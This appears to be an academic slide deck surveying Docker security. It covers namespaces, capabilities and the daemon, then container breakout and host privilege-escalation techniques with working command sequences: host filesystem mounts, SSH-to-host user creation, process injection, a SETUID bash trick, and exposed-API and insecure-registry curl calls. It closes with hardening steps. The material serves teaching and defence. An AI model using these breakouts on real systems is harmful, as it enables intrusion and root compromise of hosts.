A SURVEY ON DOCKER SECURITY

Riccardo La Marca
1795030

Overview

1

Introduction to Docker Security

Capabilities, Docker daemon, namespaces, Cgroups and other Linux Kernel features

2

Vulnerability Exploitation

Container Breakout techniques, Docker host attacks, unprotected Docker Daemon and insecure Docker Registry

3

Hardening Docker

Hardening the Docker Host, securing Docker Daemon, securing Container and Images, and securing Docker Registry

1. Introduction to Docker Security

- Four major areas to consider
    a. namespaces and cgroups
    b. attack surface of the Docker daemon
    c. loophole in the container configuration profile
    d. the *hardening* security feature of the Kernel

Linux Namespaces and Cgroups

NAMESPACES

- used to isolate processes
- multiple processes can share the same Linux namespace
- In the context of Docker container, it is possible that a container and the host share the same namespace, leading to possible attack vectors

CGROUPS

- accounting and limiting of resources (CPU, RAM, disk I/O etc)
- do not prevents container-to-container attacks
- can prevent DoS attacks

Linux Capabilities

docker

- A fine grained way of defining privileges of the old superuser
- Independently enabled and disabled
- In the context of Docker containers
  - containers starts with a limited set of capabilities
  - we can add and/or remove capabilities
  - more capabilities than needed leads to a number of attacks
    - e.g., host privilege escalation techniques

```
CAP_CHOWN,     CAP_DAC_OVERRIDE,     CAP_FSETID,
CAP_FOWNER, CAP_SETGID, CAP_SETUID, CAP_SETFCAP,
CAP_SETPCAP,      CAP_KILL,      CAP_SYS_CHROOT,
CAP_AUDIT_WRITE, CAP_NET_BIND_SERVICE
```

The Docker Daemon

- `dockerd` is a persistent process that manages containers
- docker client communicate with `dockerd` using the *Docker Engine API*
- `dockerd` listen for API request via three socket: UNIX, TCP and FD
- by default only the UNIX socket at `/var/run/docker.sock` is enabled
- the `dockerd` can also be access remotely, via TCP connections
  - conventionally, two specific ports are used
    - 2375, for un-encrypted communication
    - 2376, for encrypted communication
  - unprotected TCP connections are important attack vectors

```
$ dockerd -H unix:///var/run/docker.sock -H tcp://0.0.0.0:2375
```

2. Vulnerability Exploitation

- Different types of attacks
  a. Container-to-Host
  b. Host-to-Container
  c. Container-to-Container

- Common vulnerabilities
  a. shared namespaces
  b. a lot of capabilities
  c. exposed Docker daemon
  d. insecure Docker Registry
  e. Cgroups misconfigurations

- Most common attacks
  a. Docker breakout
  b. Privileges Escalation on the Docker host
  c. Man-In-The-Middle attacks
  d. Denial-of-Service

Container Attacks

- assume we are provided with a shell inside a container
- main goal is to escape from the container and reach the host system
  - possibly with root privileges
- there are a lot of ways to do this
- all of them can be used only when some conditions are satisfied
  - *which are the available capabilities*?
  - *which are the shared namespaces*?
  - *which part of the host system is mounted inside the container*?
  - and so on
- In the following, three examples of attack
  - Mount host filesystem, SSH to host and Process Injection

Mount Host Filesystem

- capabilities
  - `CAP_SYS_ADMIN`
- we are root of the container
- the attack
  - detect the device
  - mount the host fs
  - chroot to escape

```
$ apt update && apt install -y fdisk \
                    libcap2-bin
$ capsh –print
$ fdisk -l
$ mount /dev/sda1 /mnt/host
$ chroot /mnt/host bash
```

SSH to Host

- capabilities
  - CAP_SYS_ADMIN
  - CAP_NET_ADMIN
- we are root of the container
- the attack
  - detect the device
  - mount the host fs
  - chroot to create a new sudo user
  - check for open ports on the host
  - start an SSH service
  - establish a SSH connection
  - login with the newly user
  - gain root privileges

```
$ apt update && apt install -y fdisk \
                               libcap2-bin \
                               netcat net-tools \
                               openssh-server

$ capsh —print
$ fdisk -l
$ mount /dev/sda1 /mnt/host
$ chroot /mnt/fs adduser dummy
$ chroot /mnt/fs usermod -aG sudo dummy
$ ifconfig
$ nc -vn -w2 -z 172.17.0.1 1-65535
$ service ssh start
$ ssh dummy@172.17.0.1
```

HTTP Process Injection

- capabilities
  - `CAP_SYS_ADMIN`
  - `CAP_SYS_PTRACE`
- we are root of the container
- shared PID namespace
- Idea
  - inject a *shellcode* during the execution of the HTTP process to bind a shell of the host system on a specific port

```
$ apt update && apt install -y netcat \
                    build-essential \
                    net-tools \
                    libcap2-bin
$ capsh -print
$ gcc inject.c -o inject
$ ps -eaf
$ ./inject {PID}
$ ifconfig
$ nc 172.17.0.1 {port}
```

... and others

- there is a huge number of attacks that can be carry on by an attacker
- other examples can be
  - exploit `CAP_DAC_READ_SEARCH` to unshadow `/etc/shadow` mounted in
  - exploit `CAP_DAC_OVERRIDE` to change the password of the host root
  - exploit a mounted Docker socket to execute containers inside a container
  - DoS attacks by exhausting resources of a container and take down the system
  - exploit a shared network namespace for MITM attack and listen for
    - communications between containers
    - communications between host and external clients
    - communications between the host and other containers

Docker host attacks

- we are provided with a shell inside the Docker host
- we want to exploit Docker containers to run privilege escalation attacks
- there are attacks that uses containers exploiting `containerd` and `runC` runtime
- here I want to focus on Docker containers
- if the user can run privileged containers, then
    a. run a privileged container with the host filesystem mounted in
    b. escape with the previous seen Docker breakouts techniques
- more interesting cases
    a. the user cannot run privileged containers
    b. attack an unprotected Docker daemon

Unprivileged containers

- limited set of capabilities
  - but we have `CAP_CHOWN`
- copy `/bin/bash` inside the container into a read-write directory like `/tmp`
- inside the container
  - change the owner to root
  - set the SETUID bit
- exit the container
- execute the bash

```
$ cp /bin/bash /tmp
$ docker run -it -v/tmp:/mnt/fs \
        {image} bash
(docker) $ cd /mnt/host
(docker) $ chown root:root bash
(docker) $ chmod u+s bash
(docker) $ exit
$ cd /tmp
$ ./bash -p
```

Exploiting Docker API

- we have an exposed Docker daemon listening on an unprotected TCP socket
- this “vulnerability” gives the attacker the complete control of the system
- the attacker can:
    a. list images and containers (running and created)
    b. create, run, stop, inspect and remove containers and execute command inside of them
    c. pull and remove images, and so on ...
- to communicate with the Docker daemon we used HTTP requests using `curl`
- the URL prefix for a request is `http://{ip}:{port}/`

Exploiting Docker API

```
$ curl -XGET http://{ip}:2375/images/json                                           | # List images
$ curl -XGET http://{ip}:2375/containers/json[?all=true&...]                        | # List containers
$ curl -XPOST http://{ip}:2375/images/create?fromImage={img}[:{tag}]                | # Pull an image
$ curl -XPOST http://{ip}:2375/containers/create?name={name} -H "..." -d '{...}'    | # Create a container
$ curl -XPOST http://{ip}:2375/containers/{id-or-name}/start                        | # Start a container
$ curl -XPOST http://{ip}:2375/containers/{id-or-name}/exec -H "..." -d '{...}'     | # Exec instance
$ curl -XPOST http://{ip}:2375/exec/{exec-id}/start                                 | # Start exec instance

. . . and others
```

- For an attack, we could
    - list all images and find the one we need
    - if it is not exists, just pull it
    - create and start a new privileged container
    - create an exec instance of a reverse shell to our system, activate a listener
    - finally, start the exec instance, get the shell and escape from the container

Insecure Docker Registry

- open-source storage and distributed system for named Docker images
- organized into repositories, each of them holding different versions of a image
- allow users to pull image locally, as well as push new images to the registry
- by default, Docker Engine interacts with the *Docker Hub* (a public registry)
- we can configure the engine to interacts with
    a. a private Docker Registry, or
    b. *Docker Trusted Registry* (provided by AWS, Google cloud ...)
- we can run a simple and insecure Docker Registry with

```
$ dockerd run -dp5000:5000 —restart=always —name registry registry:2
```

- to push images, we need to tag them in the following way

```
$ dockerd tag {image} {registry-domain}:{port}/{image}[:{tag}]
```


Insecure Docker Registry

- not secure by default, differently from the Docker Hub and Trusted Registry
- to communicate with the Registry we use HTTP requests
- everyone knowing the IP or the domain name can communicate with it
- an attacker can
  - List all repositories and all tag of each repository
  - inspect the manifest of a particular version of an image
  - retrieve the digest of all the filesystem layers of the image
  - upload a new version of a image after injecting vulnerabilities in the layers
- these are the main command to do this

```
$ curl -XGET http://{ip}:{port}/v2/_catalog                        | # List all repositories
$ curl -XGET http://{ip}:{port}/v2/{repo}/tags/list                | # List all tags of a repository
$ curl -XGET http://{ip}:{port}/v2/{repo}/manifests/{tag}          | # Obtain the manifest
$ curl -XGET http://{ip}:{port}/v2/{repo}/blobs/{digest} -o {name}.tar  | # Download a fs Layer
$ curl -xPOST http://{ip}:{port}/v2/repo/blobs/upload/{uuid}?digest={.} | # Upload a new layer
```

3. Securing Docker and Docker Host

- in general Docker is secure per-se
- all vulnerabilities come from user
    a. add more capability
    b. use the root user
    c. expose docker daemon
    d. shared namespaces
    e. ...
- it is important to secure the Docker system



docker

Auditing Docker

- the first step to secure a system is to perform a *Security Audit*
- in the case of Docker, we use the **CIS Docker Benchmark** as list of check
- to measure security performance we use **Docker Bench for Security**
- it is a open-source bash script
- the result of the script is sorted in the following categories (7 categories)
    a. Host configuration
    b. Docker daemon configuration and configuration files
    c. Container Images
    d. Container runtime
- there is also a last section which provides a baseline security score
    a. initially, since all checks failed, the score is 0

Auditing Docker

```
[INFO] 2 - Docker daemon configuration
[NOTE] 2.1 - Run the Docker daemon as a non-root user, if possible (Manual)
[WARN] 2.2 - Ensure network traffic is restricted between containers on the default bridge (Scored)
[PASS] 2.3 - Ensure the logging level is set to 'info' (Scored)
[PASS] 2.4 - Ensure Docker is allowed to make changes to iptables (Scored)
[PASS] 2.5 - Ensure insecure registries are not used (Scored)
[PASS] 2.6 - Ensure aufs storage driver is not used (Scored)
[INFO] 2.7 - Ensure TLS authentication for Docker daemon is configured (Scored)
[INFO]      * Docker daemon not listening on TCP
[INFO] 2.8 - Ensure the default ulimit is configured appropriately (Manual)
[INFO]      * Default ulimit doesn't appear to be set
[WARN] 2.9 - Enable user namespace support (Scored)
[PASS] 2.10 - Ensure the default cgroup usage has been confirmed (Scored)
[PASS] 2.11 - Ensure base device size is not changed until needed (Scored)
[WARN] 2.12 - Ensure that authorization for Docker client commands is enabled (Scored)
[WARN] 2.13 - Ensure centralized and remote logging is configured (Scored)
[WARN] 2.14 - Ensure containers are restricted from acquiring new privileges (Scored)
[WARN] 2.15 - Ensure live restore is enabled (Scored)
[WARN] 2.16 - Ensure Userland Proxy is Disabled (Scored)
[PASS] 2.17 - Ensure that a daemon-wide custom seccomp profile is applied if appropriate (Manual)
[INFO] Ensure that experimental features are not implemented in production (Scored) (Deprecated)
```

Securing the Docker Host

- Docker relies on the underlying host system
- securing the Docker host has a direct impact in the overall security of Docker
- to see what we can harden of our system we can use another audit tool
- this audit tool is called **Lynis**
- as in the previous case Lynis output a lot of security suggestions, grouped in sections
- we are interested in
    a. secure root login and docker users
    b. secure remote login via SSH
    c. implement audit rules for docker artifacts

Secure root login and docker users

- most of the attacks results in a privilege escalation
- we want to do everything is possible to avoid attacker from gaining root access
- one way is to run docker from a non-sudo user and disable root access
- hence, we will have three user in the system
    a. the unavailable root user
    b. an admin user (a user with sudo permissions)
    c. a user capable of running docker commands (without sudo access)

```
$ sudo useradd -c “...” -m -s /bin/bash {username}
$ sudo passwd {username}
$ sudo usermod -aG sudo {username}
$ sudo usermod -aG docker {username}
$ sudo chsh root -s /usr/sbin/nologin
```

Securing SSH

docker

- often services run on remote servers
- to configure them we need remote login to the server, usually via SSH
- an insecure SSH can be exploited by brute-forcing root login
- hence, we need to disable root login and password authentication
- we will use a secure SSH connection by means of key-based authentication
- to do this it is important to make some changes in the `/etc/ssh/sshd_cofig`

```
LogLevel VERBOSE, MaxAuthTries 3, MaxSessions 2,
PubkeyAuthentication YES, AllowTcpForwarding NO,
ClientAliveCountMax 2, AllowAgentForwarding  NO,
PermitRootLoing NO, TCPKeepAlive NO, Compression
NO, X11Forwarding NO, PasswordAuthentication NO
```

```
$ ssh-keygen -t rsa
$ ssh-copy-id {username}@{IP}
```

Audit Docker Artifacts

- auditing in Linux is facilitated through the *Linux Audit Framework*
- this framework is used to configure policies for user-space processes like Docker
- the main components are: **auditd**, **auditctl**, **audit log** and **audit.rules**
- all auditing is handled by the Linux Kernel

```
/usr/bin/dockerd, /run/containerd, /var/lib/docker
/etc/docker, /lib/systemd/system/docker.service
/lib/systemd/system/docker.socket, /etc/default/docker
/etc/docker/daemon.json, /usr/bin/docker-containerd
/usr/bin/docker-runc, /usr/bin/containerd-shim-runc-v1,
/usr/bin/containerd-shim, /usr/bin/containerd
/usr/bin/containerd-shim-runc-v2
```

```
$ auditctl -w {file} -k docker
$ auditctl -l >> \
   /etc/audit/rules.d/audit.rules
$ aureport -k
```

Securing the Daemon

- once the docker host has been secured, we can secure the Daemon
- we can implement those suggestions of the Docker Bench for Security
- mainly, I'm going to
    a. securing remote Docker access
    b. enabling user namespace support

Secure remote access - SSH

- exposing the Docker daemon is the most important attack vector
- however, we can protect the docker daemon with SSH or TLS
- to use SSH we need to know about **Docker Context**
- a context contains all informations required to manage
    a. swarm clusters
    b. K8s clusters
    c. multiple Docker nodes
- I want to create a context using SSH to a remote Docker host

```
$ docker context create \
     -docker host=ssh://{username}@{ip} \
     -description "..."
     {remote-engine-name}
$ docker context use {remote-engine-name}
```

Secure remote access - TLS

- if we need Docker to be reached via HTTP safely, we can enable TLS
- to enable TLS we need three components both in the Docker host and client
  a. CA certificate
  b. server/client signed certificate
  c. server/client authentication key
- on server side, to enable TLS for `dockerd` we have to stop and restart the daemon

```
$ dockerd -tlsverify -tlscacert={ca-cert} -tlscert={cert} \
          -tlskey={key} -H tcp://0.0.0.0:2376
```

- on client side

```
$ docker -tlsverify -tlscacert={ca-cert} -tlscert={cert} \
         -tlskey={key} -H tcp://{remoteIP}:2376\
         {command}
```

Secure remote access - TLS

```
# Generate CA public and secret key
$ openssl genrsa -aes256 -out ca-key.pem 4096
$ openssl req -new -x509 -days 365 -key ca-key.pem -sha256 -out ca.pem

# Create server key and a Certificate Signing Request
$ openssl genrsa -aes256 -out server-key.pem
$ openssl req -subj “/CN={docker-daemon-dns}” -sha256 -new -key server-key.pem -out server.csr

# Specifying IP address used for the TLS connection
$ echo SubjectAltName = DNS:{docker-daemon-dns},IP:{remote-IP} >> extfile.cnf
$ echo extendedKeyUsage = serverAuth >> extfile.cnf

# Generating the signed certificate
$ openssl x509 -req -days 365 -sha256 -in server.csr -CA ca.pem \
               -CAkey ca-key.pem -CAcreateserials -out server-cert.pem -extfile extfile.cnf
```

User namespace support

- one best practice is to run containers with a non-root user
- we can remap the root of the container to an unprivileged user of the host
- the mapping is handled by two files `/etc/subuid` and `/etc/subgid`
- the simplest way of doing remapping is to specify the a particular flag

```
$ dockerd –userns-map=”default” ...
```

- using “default” as option will create a default map named `dockermap`
- there are limitations
  - this remapping is global
  - to run privileged container we have to disable it with the `–userns=host` flag
  - incompatibility of sharing NET and/or PID namespace with the host
  - incompatibility with external drivers
  - problems with some operation inside the container when disabled

Secure Docker Container and Images

- Container Security Best Practices
- AppArmor Security
- Seccomp Security
- Scanning Docker Images

Container Security Best Practices

Start container with a non-root user

- the goal is always preventing privileges escalation attacks
- the first and foremost best practice is to start the container with a non-root user
- for example, inside the Dockerfile, we would like to write

```
. . .
RUN groupadd -r {user} && useradd -r -g {group} {user}
RUN chsh root -s /usr/sbin/nologin
ENV HOME /home/{user}
WORKDIR $HOME
. . .
```

- then, build and run the container

```
$ docker run -u {user} ...
```

Container Security Best Practices

Prevents new privileges and drop capabilities

- prevents user inside the container to get more privileges
- this prevents types of attacks like the one that used the SETUID bit

```
$ docker run --security-opt=no-new-privileges ...
```

- another best practice is to remove all capabilities and then add only those needed
- *Why*? containers starts with a limited set of capabilities
  - but, some of them are still exploitable

```
$ docker run --cap-drop all --cap-add={cap} ...
```

- we want to avoid the `--privileged`

Container Security Best Practices

Read-only container filesystem

- we have also the possibility to define container filesystem to be read-only
- however, if we need to store data we can always define a write temporary fs

```
$ docker run --read-only --tmpfs {dir} ...
```

Disabling ICC in default bridge network

- by default, all containers starts with a bridge network and ICC enabled
- we want to disable ICC, and then specify links between containers
- we can see if ICC is enabled in the default bridge with

```
$ docker network inspect bridge | jq '.[] | .Options'
```

- and look for `com.docker.network.bridge.enable_icc`

Container Security Best Practices

Disabling ICC in default bridge network - 2

- to set its value to FALSE we use the flag `--icc=false` when running the daemon
- otherwise, we can always create a new bridge network with ICC disabled

```
$ docker network create --driver=bridge \
     -o “com.docker.network.bridge.enable_icc”=”false” \
     {network-name}
```

AppArmor Security

- a Linux security module that protects OS and its application from security threats
- to use it we need to define *profiles* for each program
- Docker create a default profile named `docker-default` from a specific template
- in profiles we can specify whether to
  a. allow access to specific resources
  b. deny read/write/execute access to specific resources
- AppArmor policy are application dependent
- custom profiles should be saved in `/etc/apparmor.d/containers`
- to load and use a custom profile we can use the `apparmor_parser` utility

```
$ apparmor_parser -r -W /etc/apparmor.d/containers/{profile} # Load
$ docker run ... --security-opt apparmor={profile} ...       # Use
$ apparmor_parser -R /etc/apparmor.d/containers/{profile}    # Unload
```

- we can disable AppArmor using `--security-opt apparmor=unconfined`

Seccomp Security

- a Linux kernel feature that can be used to restrict actions inside a container
- Docker provides a default moderately protective profile
- seccomp profiles are mostly about on denying system calls
    - we can specify an allowlist of system calls permitted for that profile
    - all the other system calls are then disabled
- Seccomp profiles are written in JSON

```
$ docker run --security-opt seccomp={json-profile} ...
```

- we can always specify when to not use seccomp with

```
$ docker run --security-opt seccomp=unconfined ...
```

Scanning Docker Images

- the process of identifying security vulnerability for packages used in a Docker image
- this is an important aspect of Docker security
    - all the previous security procedure can be usurped by package vulnerability
- for this purpose Docker offers a utility scanner that runs on Snyk Engine
- as results the scanning process provides a list of CVEs discovered

```
$ docker scan {image-name-or-ID}
```

- the scanned image must exists either locally or remotely
- there are a list of options that can be used to obtain different outputs
    - `-f Dockerfile` provides a more detailed report
    - `--json` provides a JSON formatted output
    - `--group-issues` shows vulnerability only once
    - `--dependency-tree` output packages and their dependencies
    - `--severity` filters vulnerability by a level of severity (low, medium or high)

Securing Docker Registry

- insecure Docker Registry can be easily attacked
- to secure we can use: TLS and authentication

Applying TLS security

- to use TLS we need certificates that we can generate as already explained
- we need also to create a folder called `certs` where to store certificates and keys
- it is mounted inside the container and used to define some ENV variables
    - `REGISTRY_HTTP_ADDR=0.0.0.0:443`
    - `REGISTRY_HTTP_TLS_CERTIFICATE=/certs/{cert}.crt`
    - `REGISTRY_HTTP_TLS_KEY=/certs/{key}.pem`
- with self-signed certificate we may have problems from client side
    - docker does not recognize us as a trusted authority
    - we need to store certificates and keys in `/etc/docker/certs.d/{rd}:{prt}/`

Securing Docker Registry

docker

Applying HTPASSWD Authentication

- registry support basic authentication, like `htpasswd`
- to setup a simple username and password we can use Docker as well

```
$ docker run --entrypoint htpasswd \
    httpd:2 -Bbn {username} {password} > auth/htpasswd
```

- also in this case we need a folder called `auth`
- and other environment variables
  - `REGISTRY_AUTH=htpasswd`
  - `REGISTRY_AUTH_HTPASSWD_REALM="Registry Realm"`
  - `REGISTRY_AUTH_HTPASSWD_PATH=/path/to/htpasswd`

Securing Docker Registry

```
$ docker run -dp 443:443 --restart=always --name registry \
    -v /path/to/certs:/certs -v /path/to/auth:/auth \
    -e REGISTRY_AUTH=htpasswd \
    -e REGISTRY_AUTH_HTPASSWD_REALM=”Registry Realm” \
    -e REGISTRY_AUTH_HTPASSWD_PATH=/auth/htpasswd \
    -e REGISTRY_HTTP_ADDR=0.0.0.0:443 \
    -e REGISTRY_HTTP_TLS_CERTIFICATE=/certs/{cert}.crt \
    -e REGISTRY_HTTP_TLS_KEY=/certs/{key}.pem \
    registry:2
```

- it is always possible, and it is suggested, to define it using Docker Compose

Thanks for the attention